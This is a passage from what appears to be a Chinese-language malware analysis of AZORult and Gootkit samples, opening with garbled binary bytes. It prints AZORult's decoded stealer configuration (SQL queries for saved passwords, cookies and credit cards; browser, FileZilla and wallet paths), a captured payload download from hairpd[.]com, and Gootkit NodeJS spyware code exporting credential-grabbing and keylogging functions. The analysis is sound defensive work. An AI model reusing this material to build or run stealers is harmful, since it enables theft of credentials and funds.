...1i.Fs..A.~x.^y.F}.F^.a}.E\.l].yn.Oa.UX.Ad.zS.Cf.?X.i8.~h.Ka.wO.A`.>F.H>.`\.W[.yI.K\.a\.Na.lN.}@.Y2.ng.wP.G8.Z[.Nm.06.n4.c4a.S....
{...ho._.......X&lY..._.h...FZ.:..o....=..h:q.o....=K.h:..o....=..h:..o....=..h:.....v..*.iv..;.e..Myo.H..O.m..R.
_....,...OO;....."..7/.h:..o.......
.V.
j.....n
.W.
j......
.%..j.....n..W.
j^..U..
```

在动态分析期间，RuntimeBroker5.exe示例从C2服务器收到一种配置文件。 我们从正在运行的恶意软件中提取它并对其进行解码：

```
firefox.exe
SOFTWARE\Wow6432Node\Mozilla\Mozilla Firefox\
SOFTWARE\Mozilla\Mozilla Firefox
SOFTWARE\Clients\StartMenuInternet\FIREFOX.EXE\shell\open\command
SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\firefox.exe
%appdata%\Mozilla\Firefox\Profiles\
MozillaFireFox
CurrentVersion
Install_Directory
```

```
nss3.dll
thunderbird.exe
SOFTWARE\Wow6432Node\Mozilla\Mozilla Thunderbird\
SOFTWARE\Mozilla\Mozilla Thunderbird
SOFTWARE\Classes\ThunderbirdEML\DefaultIcon
%appdata%\Thunderbird\Profiles\
ThunderBird
SELECT host, path, isSecure, expiry, name, value FROM moz_cookies
SELECT fieldname, value FROM moz_formhistory
NSS_Init
PK11_GetInternalKeySlot
PK11_Authenticate
PK11SDR_Decrypt
NSS_Shutdown
PK11_FreeSlot
logins.json
logins
hostname
timesUsed
encryptedUsername
encryptedPassword
cookies.sqlite
formhistory.sqlite
%LOCALAPPDATA%\Google\Chrome\User Data\
%LOCALAPPDATA%\Google\Chrome SxS\User Data\
%LOCALAPPDATA%\Xpom\User Data\
%LOCALAPPDATA%\Yandex\YandexBrowser\User Data\
%LOCALAPPDATA%\Comodo\Dragon\User Data\
%LOCALAPPDATA%\Amigo\User Data\
%LOCALAPPDATA%\Orbitum\User Data\
%LOCALAPPDATA%\Bromium\User Data\
%LOCALAPPDATA%\Chromium\User Data\
%LOCALAPPDATA%\Nichrome\User Data\
%LOCALAPPDATA%\RockMelt\User Data\
%LOCALAPPDATA%\360Browser\Browser\User Data\
%LOCALAPPDATA%\Vivaldi\User Data\
%APPDATA%\Opera Software\
%LOCALAPPDATA%\Go!\User Data\
%LOCALAPPDATA%\Sputnik\Sputnik\User Data\
%LOCALAPPDATA%\Kometa\User Data\
%LOCALAPPDATA%\uCozMedia\Uran\User Data\
%LOCALAPPDATA%\QIP Surf\User Data\
%LOCALAPPDATA%\Epic Privacy Browser\User Data\
%APPDATA%\brave\
%LOCALAPPDATA%\CocCoc\Browser\User Data\
%LOCALAPPDATA%\CentBrowser\User Data\
%LOCALAPPDATA%\7Star\7Star\User Data\
%LOCALAPPDATA%\Elements Browser\User Data\
%LOCALAPPDATA%\TorBro\Profile\
%LOCALAPPDATA%\Suhba\User Data\
%LOCALAPPDATA%\Safer Technologies\Secure Browser\User Data\
%LOCALAPPDATA%\Rafotech\Mustang\User Data\
%LOCALAPPDATA%\Superbird\User Data\
%LOCALAPPDATA%\Chedot\User Data\
%LOCALAPPDATA%\Torch\User Data\
GoogleChrome
GoogleChrome64
InternetMailRu
YandexBrowser
ComodoDragon
Amigo
Orbitum
Bromium
Chromium
Nichrome
RockMelt
360Browser
Vivaldi
Opera
```


```
GoBrowser
Sputnik
Kometa
Uran
QIPSurf
Epic
Brave
CocCoc
CentBrowser
7Star
ElementsBrowser
TorBro
Suhba
SaferBrowser
Mustang
Superbird
Chedot
Torch
Login Data
Web Data
SELECT origin_url, username_value, password_value FROM logins
SELECT host_key, name, encrypted_value, value, path, secure, (expires_utc/1000000)-11644473600 FROM cookies
SELECT host_key, name, name, value, path, secure, expires_utc FROM cookies
SELECT name, value FROM autofill
SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted value FROM credit_cards
%APPDATA%\Microsoft\Windows\Cookies\
%APPDATA%\Microsoft\Windows\Cookies\Low\
%LOCALAPPDATA%\Microsoft\Windows\INetCache\
%LOCALAPPDATA%\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\AC\INetCookies\
%LOCALAPPDATA%\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\AC\#!001\MicrosoftEdge\Cookies\
%LOCALAPPDATA%\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\AC\#!002\MicrosoftEdge\Cookies\
%LOCALAPPDATA%\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\AC\MicrosoftEdge\Cookies\
InternetExplorer
InternetExplorerLow
InternetExplorerINetCache
MicrosoftEdge_AC_INetCookies
MicrosoftEdge_AC_001
MicrosoftEdge_AC_002
MicrosoftEdge_AC
Software\Microsoft\Internet Explorer
Software\Microsoft\Internet Explorer\IntelliForms\Storage2
Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook
Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook
Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook
POP3
IMAP
SMTP
HTTP
%appdata%\Waterfox\Profiles\
Waterfox
%appdata%\Comodo\IceDragon\Profiles\
IceDragon
%appdata%\8pecxstudios\Cyberfox\Profiles\
Cyberfox
sqlite3_open
sqlite3_close
sqlite3_prepare_v2
sqlite3_step
sqlite3_column_text
sqlite3_column_bytes
sqlite3_finalize
%APPDATA%\filezilla\recentservers.xml
<RecentServers>
</RecentServers>
<Server>
</Server>
<Host>
</Host>
<Port>
```

```
</Port>
<User>
</User>
<Pass>
</Pass>
<Pass encoding="base64">
FileZilla
ole32.dll
CLSIDFromString
{4BF4C442-9B8A-41A0-B380-DD4A704DDB28}
{3CCD5499-87A8-4B10-A215-608888DD3B55}
vaultcli.dll
VaultOpenVault
VaultEnumerateItems
VaultGetItem
MicrosoftEdge
Browsers\AutoComplete
CookieList.txt
SELECT host_key, name, encrypted_value, value, path, is_secure, (expires_utc/1000000)-11644473600 FROM cookies
%appdata%\Moonchild Productions\Pale Moon\Profiles\
PaleMoon
%appdata%\Electrum\wallets\
\Electrum
%appdata%\Electrum-LTC\wallets\
\Electrum-LTC
%appdata%\ElectrumG\wallets\
\ElectrumG
%appdata%\Electrum-btcp\wallets\
\Electrum-btcp
%APPDATA%\Ethereum\keystore\
\Ethereum
%APPDATA%\Exodus\
\Exodus
\Exodus Eden
*.json,*.seco
%APPDATA%\Jaxx\Local Storage\
\Jaxx\Local Storage\
%APPDATA%\MultiBitHD\
\MultiBitHD
mbhd.wallet.aes,mbhd.checkpoints,mbhd.spvchain,mbhd.yaml
.wallet
wallets\.wallet
wallet.dat
wallets\wallet.dat
electrum.dat
wallets\electrum.dat
Software\monero-project\monero-core
wallet_path
Bitcoin\Bitcoin-Qt
BitcoinGold\BitcoinGold-Qt
BitCore\BitCore-Qt
Litecoin\Litecoin-Qt
BitcoinABC\BitcoinABC-Qt
%APPDATA%\Exodus Eden\
%Appdata%\Psi+\profiles\
%Appdata%\Psi\profiles\
<roster-cache>
</roster-cache>
<jid type="QString">
<password type="QString">
</password>
```


浏览器Cookie和CryptoWallets的多次引用确认最初隐藏在cabilet存档中的”RuntimeBroker5.exe”示例是AZORult的变化版本。

步骤三—payload信息

AZORult的样本是从hairpd [.] com处下载的可执行的PE32。




```
GET /stat/sputik.exe HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.1)
Host: hairpd.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Thu, 07 Feb 2019 09:28:22 GMT
Server: Apache/2.2.24 (Unix) mod_ssl/2.2.24 OpenSSL/0.9.8e-fips-rhel5 PHP/5.2.17
Last-Modified: Thu, 07 Feb 2019 08:13:25 GMT
ETag: "6e386a7-45138-581496a9fb340"
Accept-Ranges: bytes
Content-Length: 282936
Content-Type: application/x-msdownload

MZ......................@.............................................  .!..L.!This program cannot be run in DOS mode.
```




Hash	a75b318eb2ae6678fd15f252d6b33919203262eb59e08ac32928f8bad54ca612
Threat	sputik.exe
Descrizione Breve	Second component downloaded by malware. This component is alive after the infection.

"sputik.exe"使用一组规避技术来避免进程被监视，例如调用"`UuidCreateSequential`"API来检测虚拟机的MAC地址使用情况，但这种技术可以通过欺骗来轻松绕过网卡



220	3:53:28.764 ...	1	sputik.exe	Sleep (10000)			9.99990...
221	3:53:28.764 ...	1	KERNELBASE.dll	NtDelayExecution (FALSE, 0x0234f698)	STATUS_SUC...		9.99990...
222	3:53:38.774 ...	1	sputik.exe	GetProcAddress (NULL, "UuidCreateSequential")	NULL	127 = Impossibile t...	0.00000...
223	3:53:38.774 ...	1	KERNELBASE.dll	RtlInitString (0x0234f6bc, "UuidCreateSequential")			0.00000...
224	3:53:38.774 ...	1	KERNELBASE.dll	LdrGetProcedureAddress (0x00400000, 0x0234f6bc, 0, 0...	STATUS_PR...	0xc000007a = Indi...	0.00000...
225	3:53:38.774 ...	1	KERNELBASE.dll	RtlNtStatusToDosError (STATUS_PROCEDURE_NOT_FOU...	ERROR_PRO...		0.00000...
226	3:53:38.774 ...	1	KERNELBASE.dll	RtlSetLastWin32Error (ERROR_PROC_NOT_FOUND)			0.00000...
227	3:53:38.774 ...	1	sputik.exe	Sleep (10000)			10.1634...
228	3:53:38.774 ...	1	KERNELBASE.dll	NtDelayExecution (FALSE, 0x0234f698)	STATUS_SUC...		10.1634...
229	3:53:48.836 ...	1	sputik.exe	GetProcAddress (NULL, "UuidCreateSequential")	NULL	127 = Impossibile t...	0.00000...
230	3:53:48.836 ...	1	KERNELBASE.dll	RtlInitString (0x0234f6bc, "UuidCreateSequential")			0.00000...
231	3:53:48.836 ...	1	KERNELBASE.dll	LdrGetProcedureAddress (0x00400000, 0x0234f6bc, 0, 0...	STATUS_PR...	0xc000007a = Indi...	0.00000...
232	3:53:48.836 ...	1	KERNELBASE.dll	RtlNtStatusToDosError (STATUS_PROCEDURE_NOT_FOU...	ERROR_PRO...		0.00000...
233	3:53:48.836 ...	1	KERNELBASE.dll	RtlSetLastWin32Error (ERROR_PROC_NOT_FOUND)			0.00000...

绕过所有逃避技术揭示了payload的本质：Gootkit进行恶意代码植入操作。




Version: n/a

Build Time: Thu Feb 07 09:04:58 2019

Path:


C:\Users\admin\AppData\Local\Temp\sputik.exe

通过检测植入代码的执行情况，我们提取恶意软件的部分`JavaScript`代码。
Gootkit代码计算了嵌入到PE文件中的NodeJS技术之上编写的几个模块，揭示了植入代码的一部分情况。



```
var gootkit_spyware = process.binding("spyware");
/*lazzy import*/
var video_recorder = require('video_recorder');
var secure_device = require('secure_device');
/*lazzy import end*/
var PORT_REDIRECTION_BASE = 0;//(4000 + process.pid);
const P_SPYWARE = 4;
process.PORT_REDIRECTION_BASE = PORT_REDIRECTION_BASE;
process.tls = {
    ciphers: 'ECDHE-RSA-AES128-GCM-SHA256:ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES256-GCI
    method : 'TLSv1_method'
exports.SpInitialize = gootkit_spyware.SpInitialize;
exports.SpHookRecv = gootkit_spyware.SpHookRecv;
exports.SpHookSend = gootkit_spyware.SpHookSend;
exports.SpUnhookHttp = gootkit_spyware.SpUnhookHttp;
exports.SpTakeScreenshot = gootkit_spyware.SpTakeScreenshot;
exports.SpGetProcessList = gootkit_spyware.SpGetProcessList;
exports.SpGetLocalNetworkNeighborhood = gootkit_spyware.SpGetLocalNetworkNeighborhood;
exports.SpGetLocalUsersAndGroups = gootkit_spyware.SpGetLocalUsersAndGroups;
exports.SpLsaGrabCredentials = gootkit_spyware.SpLsaGrabCredentials;
exports.DbgGetModuleDebugInformation = gootkit_spyware.DbgGetModuleDebugInformation;
```


在过去几年中，Gootkit源代码已在网上泄露，部分内容也可在Github平台上获得。
通过这种方式，我们可以比对提取的代码段与之前泄露的已知恶意软件版本之间的差异。



```
var os = require('os');
var net = require('net');
var zeusfunctions = require("zeusmask");
var http_injection_stream = require('http_injection_stream');
var certgen = require("certgen");
var sni = require('sni_reader');
var suspend = require('suspend'),
    resume = suspend.resume;
var gootkit_spyware = process.binding("spyware");
/*lazzy import*/
var video_recorder = require('video_recorder');
var secure_device = require('secure_device');
/*lazzy import end*/
var PORT_REDIRECTION_BASE = 0;//(4000 + process.pid);
const P_SPYWARE = 4;
process.PORT_REDIRECTION_BASE = PORT_REDIRECTION_BASE;
process.tls = {
    ciphers: 'ECDHE-RSA-AES128-GCM-SHA256:ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES256-GCM-SHA
    method : 'TLSv1_method'
exports.SpInitialize = gootkit_spyware.SpInitialize;
exports.SpHookRecv = gootkit_spyware.SpHookRecv;
exports.SpHookSend = gootkit_spyware.SpHookSend;
exports.SpUnhookHttp = gootkit_spyware.SpUnhookHttp;
exports.SpTakeScreenshot = gootkit_spyware.SpTakeScreenshot;
exports.SpGetProcessList = gootkit_spyware.SpGetProcessList;
exports.SpGetLocalNetworkNeighborhood = gootkit_spyware.SpGetLocalNetworkNeighborhood;
exports.SpGetLocalUsersAndGroups = gootkit_spyware.SpGetLocalUsersAndGroups;
exports.SpLsaGrabCredentials = gootkit_spyware.SpLsaGrabCredentials;
exports.DbgGetModuleDebugInformation = gootkit_spyware.DbgGetModuleDebugInformation;
exports.DbgGetLoadedModulesList = gootkit_spyware.DbgGetLoadedModulesList;
exports.DnsCacheGetDomainByAddr = gootkit_spyware.DnsCacheGetDomainByAddr;
exports.downloadFileRight = gootkit_spyware.DownloadFileRight;
exports.SpAddPortRedirection = gootkit_spyware.SpAddPortRedirection;
exports.SpGetVendor = gootkit_spyware.SpGetVendor;
exports.SpGetFileWatermark = gootkit_spyware.SpGetFileWatermark;
exports.SpSetFileWatermark = gootkit_spyware.SpSetFileWatermark;
exports.ExLoadVncDllSpecifyBuffers = gootkit_spyware.ExLoadVncDllSpecifyBuffers;
exports.ModExecuteDll32 = gootkit_spyware.ModExecuteDll32 ;
var global_cert = "-----BEGIN CERTIFICATE-----\nMIIDBzCCAe+gAwIBAgIJALgooROegLDiMA0GCSqGSIb3DQEB
var global_key = "-----BEGIN RSA PRIVATE KEY-----\nMIIEowIBAAKCAQEAt9ceT+szw1wF26f10bDyIWfVwD7MW
```

```
var os = require('os');
var net = require('net');
var starttls = require('starttls');
var zeusfunctions = require("zeusmask");
var http_injection_stream = require('http_injection_stream');
var certgen = require("certgen");
var suspend = require('suspend'),
    resume = suspend.resume;
var gootkit_spyware = process.binding("spyware");
var video_recorder = process.binding('video_recorder');
var bIsProxyInitialized = false;
const PORT_REDIRECTION_BASE = 4000;
const P_SPYWARE = 4;
process.PORT_REDIRECTION_BASE = PORT_REDIRECTION_BASE;
var kMaximumPostDataLength = (65 * 1024);
var kHttpProxyPort = 18080;
var kHttpsProxyPort = 18443;
process.tls = {
    ciphers: 'ECDHE-RSA-AES128-GCM-SHA256:ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES256-GC
    method : 'TLSv1_method'
}
var KeepAliveAgent = require('keep_alive_agent');
var keepaliveHttpAgent = new KeepAliveAgent();
var keepaliveHttpsAgent = new KeepAliveAgent.Secure();
exports.SpInitialize = gootkit_spyware.SpInitialize;
exports.SpHookRecv = gootkit_spyware.SpHookRecv;
exports.SpHookSend = gootkit_spyware.SpHookSend;
exports.SpUnhookHttp = gootkit_spyware.SpUnhookHttp;
exports.SpTakeScreenshot = gootkit_spyware.SpTakeScreenshot;
exports.SpGetProcessList = gootkit_spyware.SpGetProcessList;
exports.SpGetLocalNetworkNeighborhood = gootkit_spyware.SpGetLocalNetworkNeighborhood;
exports.SpGetLocalUsersAndGroups = gootkit_spyware.SpGetLocalUsersAndGroups;
exports.SpLsaGrabCredentials = gootkit_spyware.SpLsaGrabCredentials;
exports.SpHookKeyboard = gootkit_spyware.SpHookKeyboard;
exports.DbgGetModuleDebugInformation = gootkit_spyware.DbgGetModuleDebugInformation;
exports.DbgGetLoadedModulesList = gootkit_spyware.DbgGetLoadedModulesList;
exports.DnsCacheGetDomainByAddr = gootkit_spyware.DnsCacheGetDomainByAddr;
